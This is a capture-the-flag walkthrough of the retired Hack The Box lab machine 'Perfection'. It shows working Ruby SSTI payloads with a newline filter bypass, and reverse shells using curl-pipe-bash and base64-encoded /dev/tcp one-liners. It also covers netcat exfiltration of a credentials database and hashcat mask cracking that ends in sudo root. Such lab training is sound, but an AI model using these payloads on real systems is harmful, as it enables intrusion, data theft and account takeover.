
[HTB] Perfection

- **by Pablo:** `github.com/vorkampfer/hackthebox2/perfection`


- **Resources:**

    1. Savitar YouTube walk-through `https://htbmachines.github.io/`
    2. 0xdf gitlab: `https://0xdf.gitlab.io/`
    3. Initial ruby SSTI payload `github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#ruby---basic-injections`
    4. 0xdf YouTube: `https://www.youtube.com/@0xdf`
    5. Privacy search engine `https://metager.org`
    6. Privacy search engine `https://ghosterysearch.com/`
    7. CyberSecurity News `https://www.darkreading.com/threat-intelligence`
    8. `https://book.hacktricks.xyz/`

- **View terminal output with color**

    `▷ bat -l ruby --paging=never name_of_file -p`

NOTE: This write-up was done using *BlackArch*

Synopsis:

```
Perfection starts with a simple website designed to calculate weighted averages of grades. There is a filter checking input,
which I'll bypass using a newline injection. Then I can exploit a Ruby server-side template injection to get execution. I'll
find a database of hashes and a hint as to the password format used internally, and use hashcat rules to crack them to get
root access. In Beyond Root, I'll look at the Ruby webserver and the SSTI vulnerability.~0xdf
```

Skill-set:

```
1. Ruby SSTI via burpsuite.
2. Exfiltrate sqlite3 db passwords
3. Find the hash mode for cracking with hashcat using bruteforce `-a 3`
4. sudo -l reveals susan has ALL in sudoers.
```

Basic Recon

1. **Ping & `whichsystem.py`**

```
1. ▷ ping -c 1 10.129.255.136

2. ▷ whichsystem.py 10.129.255.136
[+]==> 10.129.255.136 (ttl -> 63): Linux
```

2. **Nmap**

```
1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist github.com/vorkampfer
2. ▷ openscan perfection.htb
alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap' <<< This is my preliminary scan
to grab ports.
3.  ▷ echo $openportz
22,8009,8080,60000
4. ▷ source ~/.zshrc
5. ▷ echo $openportz
22,80
6. ▷ portzscan $openportz drive.htb
7. ▷ ▷ qnmap_read.sh
Enter the path of your nmap scan output file: portzscan.nmap

nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80 perfection.htb
>>> looking for nginx
nginx
>>> looking for OpenSSH
OpenSSH 8.9p1 Ubuntu 3ubuntu0.6
>>> Looking for Apache
>>> Looking for popular CMS & OpenSource Frameworks

>>> Looking for any subdomains that may have come out in the nmap scan

>>>  Here are some interesting ports
```

```
22/tcp open  ssh
OpenSSH 8.9p1 Ubuntu 3ubuntu0.6

>>> Listing all the open ports
22/tcp open  ssh     syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux;
protocol 2.0)
80/tcp open  http    syn-ack ngi
8. Not much to go off of from the nmap scan this time.
```

OPENSSH (1:7.6P1-4UBUNTU0.3) *UBUNTU JAMMY*

3. **Discovery with *Ubuntu Launchpad***

```
1. I lookup `OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 launchpad`
2. It says it is an Ubuntu Jammy server
3. openssh (1:8.9p1-3ubuntu0.3) jammy-security; urgency=medium
```


4. **Whatweb**

```
1. ▷  ▷ whatweb http://10.129.255.136
http://10.129.255.136 [200 OK] Country[RESERVED][ZZ], HTTPServer[nginx, WEBrick/1.7.0 (Ruby/3.0.2/2021-07-07)],
IP[10.129.255.136], PoweredBy[WEBrick], Ruby[3.0.2], Script, Title[Weighted Grade Calculator], UncommonHeaders[x-content-
type-options], X-Frame-Options[SAMEORIGIN], X-XSS-Protection[1; mode=block]
2. This WEBrick framework looks interesting.
```

WEBrick framework

5. **I look up `what is WEBrick framework`**

```
1. ▷ https://github.com/ruby/webrick
2. WEBrick is an HTTP server toolkit that can be configured as an HTTPS server, a proxy server, and a virtual-host server.
3. https://github.com/ruby/webrick/releases
4. Latest WEBrick version is `v1.8.1`
```



Calculate your weighted grade

Category	Grade	Weight (%)

Please enter a maximum of five category names, your grade in them out of 100, and their weight.
Enter "N/A" into the category field and 0 into the grade and weight fields if you are not using a row.


Malicious input blocked

Burpsuite SSTI

6. **I check out this weight-grade calculater**

```
1. The PayloadsAllTheThings page for Ruby SSTI shows that ERB injection would be `<%= 7*7 %>`. If that displays back as 49,
then I know it was run as Ruby code.
2. `github.com/swisskyrepo/PayloadsAllTheThings /tree/master/Server%20Side%20Template%20Injection#ruby---basic-injections`
3. I enter 20 for each weighted average and it still says malicious content detected. Seems kind of buggy.
4. I intercept it with burpsuite.
5. ▷ burpsuite &> /dev/null & disown
6. I put 20% on all the weighted averages and then send it to repeater.
7. I right click on the repeater tab and type SSTI
```

Payload works



```
Connection: keep-alive
Referer: http://perfection.htb/weighted-grade-calc
Upgrade-Insecure-Requests: 1
Priority: u=0, i

category1=foo%0a<%25=`sleep
5`%25>;&grade1=1&weight1=20&category2=foo2&grade2=2&weight2=20&category3=foo3&grade3=3&weight3=20&category4=foo4&grade4=4&weight4=20&category5=foo5&grade5=5&weight5=20
```

7. **Fuzzing the category field. I end up finding a ruby payload from PayloadAllTheThings under SSTI injections.**
`github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#ruby---basic-injections`

```
3. The vulnerable parameter is `category1=foo` <<< If I insert a `\n` linebreak that is url encoded am able able to get a LFI started.
4. `category1=foo%0a;` <<< So `%0a` is a url encoded `\n`. I think now we can bypass the sanitization filter.
5. I look up this ruby fuzzing
6. https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#ruby---basic-injections
7. `category1=foo%0a;<%=7*7%` >>> That does not work. The `%` percent sign needs to be url encoded.
8. `category1=foo%0a;<%25=7*7%25` <<< The url encode for % is %25
9. SUCCESS, it is vulnerable to `remote code execution`
10. He uses the system payload from the same SSTI ruby page.
11. `category1=foo%0a<%25=system('cat /etc/passwd')%25>;` <<< Here is our payload that we will be using to gain a shell.
12. Not so fast. The output only gives us a boolean expression true or false
13. So instead of using the % characters we could just use backticks and that will work better.
14. `category1=foo%0a<%25=`cat /etc/passwd`%25>;` <<< This worked but remove the outside backticks. The outside backticks are for markup formatting.
15. `category1=foo%0a<%25=`sleep 5`%25>;` <<< sleep also works
```

Reverse Shell

8. **Let's try now for a reverse shell**

```
1. Since I know now that the payload works I will try for a reverse shell.
2. I check to see if curl is installed and it is.
3. category1=foo%0a<%25=`which curl`%25>;&grade1
4. </p>
      </form>
      Your total grade is 3%<p>foo
/usr/bin/curl
;: 0%</p>
5. I set up my listener
6. ▷ sudo nc -nlvp 443
7. I create an `index.html` file
8. ▷ cat index.html
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.7/443 0>&1
9. next I will serve the `index.html` via a python server
10. sudo python -m http.server 80
11. Then I do `curl 10.10.14.7|bash` and hit send
12. category1=foo%0a<%25=`curl 10.10.14.7|bash`%25>;&grade1
13. SUCCESS, I get a shell right away as susan.
```

Base64 encoded payload method

9. **Another way to get a shell is via base64 encoded payload**

```
1. Ippsec base64 encodes a bash 1 liner which is a 1337 way to get a shell.
2. echo -n "bash -i >& /dev/tcp/10.10.14.7/443 0>&1" > shell
3. Now base64 encode the string above
4. ▷ base64 -w 0 shell; echo
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC43LzQ0MyAwPiYx
5. `category1=foo%0a<%25=`echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC43LzQ0MyAwPiYx | base64 -d | bash `%25>;`
6. URL encode the payload portion only <<< CORRECTION on the URL encoding.
7. I was able to get the shell with encoding just the spaces with a plus sign.
8. category1=foo%0a<%25=`echo+YmFzaCAtaSA%2bJiAvZGV2L3RjcC8xMC4xMC4xNC43LzQ0MyAwPiYx+|+base64+-d+|+bash`%25>;&grade1
9. sudo nc -nlvp 443
10. Send the payload in burpsuite
11. SUCCESS shell
```

Upgrade the shell

10. **I have a backup shell for just in case**

```
1. I upgrade the Linux shell.
2. ▷ sudo nc -nlvp 443
[sudo] password for h@x0r:
```

```
Listening on 0.0.0.0 443
Connection received on 10.129.255.136 38540
bash: cannot set terminal process group (993): Inappropriate ioctl for device
bash: no job control in this shell
susan@perfection:~/ruby_app$

susan@perfection:~/ruby_app$ whoami
whoami
susan
3. Start upgrade
=====================================================
susan@perfection:~/ruby_app$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
susan@perfection:~/ruby_app$ ^Z
[1]  + 430814 suspended  sudo nc -nlvp 443
~/hackthebox/perfection ▷ stty raw -echo; fg
[1]  + 430814 continued  sudo nc -nlvp 443
                                            reset xterm
susan@perfection:~/ruby_app$ export TERM=xterm-256color
susan@perfection:~/ruby_app$ source /etc/skel/.bashrc
susan@perfection:~/ruby_app$ stty rows 40 columns 185
susan@perfection:~/ruby_app$ export SHELL=/bin/bash
susan@perfection:~/ruby_app$ echo $TERM
xterm-256color
susan@perfection:~/ruby_app$ echo $SHELL
/bin/bash
susan@perfection:~/ruby_app$ tty
/dev/pts/0
susan@perfection:~/ruby_app$ nano
=======================================================
```

Begin enumeration + user flag found

11. **Begin enumeration**

```
1. susan@perfection:~/ruby_app$ id
uid=1001(susan) gid=1001(susan) groups=1001(susan),27(sudo)
2. Susan has sudoers privileges. If we find her password we could convert to root.
3. susan@perfection:~/ruby_app$ hostname -I
10.129.255.136 dead:beef::250:56ff:fe94:461e
4. We are not in a containerized shell. So no container escaping required on this box.
5. susan@perfection:~/ruby_app$ cat /etc/os-release
PRETTY_NAME="Ubuntu 22.04.4 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.4 LTS (Jammy Jellyfish)"
6. We found the correct OS version. The server is an Ubuntu Jammy Jellyfish
7. susan@perfection:~/ruby_app$ cat /home/susan/user.txt
7142d76709acba50e4e8c8f9898c12f6
```

12. **Enumeration continued.**

```
1. susan@perfection:~/ruby_app$ cat /etc/passwd | grep "sh$"
root:x:0:0:root:/root:/bin/bash
susan:x:1001:1001:Susan Miller,,,:/home/susan:/bin/bash
2. susan@perfection:~$ grep -iR --color "\bpassword\b"
grep: Migration/pupilpath_credentials.db: binary file matches
3. I am going to exfiltrate `pupilpath_credentials.db`
4. This is an sqlite3 db file
5. I will use netcat to exfil the file
6. susan@perfection:~/Migration$ which nc
/usr/bin/nc
6. ▷ nc -nlvp 31337 > pupilpath_credentials.db
Listening on 0.0.0.0 31337
7. $ nc 10.10.14.7 31337 < pupilpath_credentials.db
8. ▷ nc -nlvp 31337 > pupilpath_credentials.db
Listening on 0.0.0.0 31337
Connection received on 10.129.255.136 36658
>>> Sometimes nc will tell you when the file transfer is complete and sometimes it will not.
9. ▷ md5sum pupilpath_credentials.db
71718a36c8b016aab9e37f8c390503ee  pupilpath_credentials.db
10. susan@perfection:~/Migration$ md5sum pupilpath_credentials.db
71718a36c8b016aab9e37f8c390503ee  pupilpath_credentials.db
11. SUCCESS, we have exfiltrated the file.
```

sqlite3 enumeration

13. **Sqlite3 to enumerate db file**

```
1.  ▷ sqlite3 pupilpath_credentials.db
SQLite version 3.46.0 2024-05-23 13:25:27
Enter ".help" for usage hints.
sqlite> .databases
main: /home/h@x0r/hackthebox/perfection/pupilpath_credentials.db r/w
sqlite> .tables
users
sqlite> select * from users;
1|Susan Miller|abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f
2|Tina Smith|dd560928c97354e3c22972554c81901b74ad1b35f726a11654b78cd6fd8cec57
3|Harry Tyler|d33a689526d49d32a01986ef5a1a3d2afc0aaee48978f06139779904af7a6393
4|David Lawrence|ff7aedd2f4512ee1848a3e18f86c4450c1c76f5c6e27cd8b0dc05557b344b87a
5|Stephen Locke|154a38b253b4e08cba818ff65eb4413f20518655950b9a39964c18d7737d9bb8
```

14. **I try to id the hashes**

```
1. ▷ hash-identifier dd560928c97354e3c22972554c81901b74ad1b35f726a11654b78cd6fd8cec57
--------------------------------------------------
Possible Hashs:
[+] SHA-256
[+] Haval-256
2. ▷ echo -n "dd560928c97354e3c22972554c81901b74ad1b35f726a11654b78cd6fd8cec57" | wc -c
64
```

15. **Continuing enumeration**

```
1. There is a file in `/var/mail`
2. susan@perfection:~/Migration$ cd /var/mail
susan@perfection:/var/mail$ ls -l
-rw-r-----  1 root susan  625 May 14  2023 susan
3. susan@perfection:/var/mail$ cat
Due to  transition to Jupiter Grades because of the PupilPath data breach, I thought we should also migrate our credentials
('our' including the other students
in our  to the new platform. I also suggest a new password specification, to make things easier for everyone. `The password
format is:
{firstname}_{firstname backwards}_{randomly  integer between 1 and 1,000,000,000}`
Note that  letters of the first name should be convered into lowercase.
Please hit  with updates on the migration when you can. I am currently registering our university with the platform.
- Tina,  delightful student
```


16. **Cracking the hashes**

```
1. The hint tells us everything we need to know to crack the hashes.
2. https://hashcat.net/wiki/doku.php?id=mask_attack#built-in_charsets
3. So as I want nine digits, I'll use ?d for a digit to make something like: susan_nasus_?d?d?d?d?d?d?d?d?d
4. ▷ echo -n "abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f" > susan_hash
5. ▷ hashcat susan_hash -a 3 'susan_nasus_?d?d?d?d?d?d?d?d?d'
>>> hashcat (v6.2.6) starting in autodetect mode
OpenCL API (OpenCL 3.0 PoCL 6.0  Linux, Release, RELOC, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl
project]
====================================================================
* Device #1: cpu-haswell-AMD Ryzen 5 3550H with Radeon Vega Mobile Gfx, 13954/27972 MB (4096 MB allocatable), 8MCU
The following 8 hash-modes match the structure of your input hash:
# | Name                          | Category
  ======+=============================================================+
   1400 | SHA2-256                    | Raw Hash
  17400 | SHA3-256                    | Raw Hash
  11700 | GOST R 34.11-2012 (Streebog) 256-bit, big-endian | Raw Hash
   6900 | GOST R 34.11-94             | Raw Hash
  17800 | Keccak-256                  | Raw Hash
   1470 | sha256(utf16le($pass))      | Raw Hash
  20800 | sha256(md5($pass))          | Raw Hash salted and/or iterated
  21400 | sha256(sha256_bin($pass))| Raw Hash salted and/or iterated
Please specify the hash-mode with -m [hash-mode].
Started: Tue Jul 30 08:03:41 2024
Stopped: Tue Jul 30 08:03:44 2024
6. I select SHA256 because it is the most likely algo. The mode for sha256 is 1400
7. It sleeps my mind why we need to select `-a 3` but it needs to be a3 not `-a 0`. 0xdf explains it in his walkthrough.
"Most of the time I've shown hashcat, I've used attack mode 0, which is the default. Here I'm going to use -a 3 for "Brute-
force", which means try all possible passwords that match the given mask."
8. ▷ hashcat susan_hash -m 1400 -a 3 'susan_nasus_?d?d?d?d?d?d?d?d?d'
>>> abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f:: susan_nasus_413759210
9. SUCCESS
```

17. **Starting privilege escalation**

```
1. susan_nasus_413759210
2. susan@perfection:/var/mail$ sudo -l
[sudo] password for susan: susan_nasus_413759210
Matching Defaults entries for susan on perfection:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
use_pty

User susan may run the following commands on perfection:
    (ALL : ALL) ALL
3. susan@perfection:/var/mail$ sudo bash
root@perfection:/var/mail# whoami
root
root@perfection:/var/mail# cat /root/root.txt
3f9577bc4552cf6ff7c162a58f659d9d
4. Good night! :)
```



Perfection has been Pwned!

Congratulations therealpablo, best of luck in capturing flags ahead!

#10685	30 Jul 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

PWNED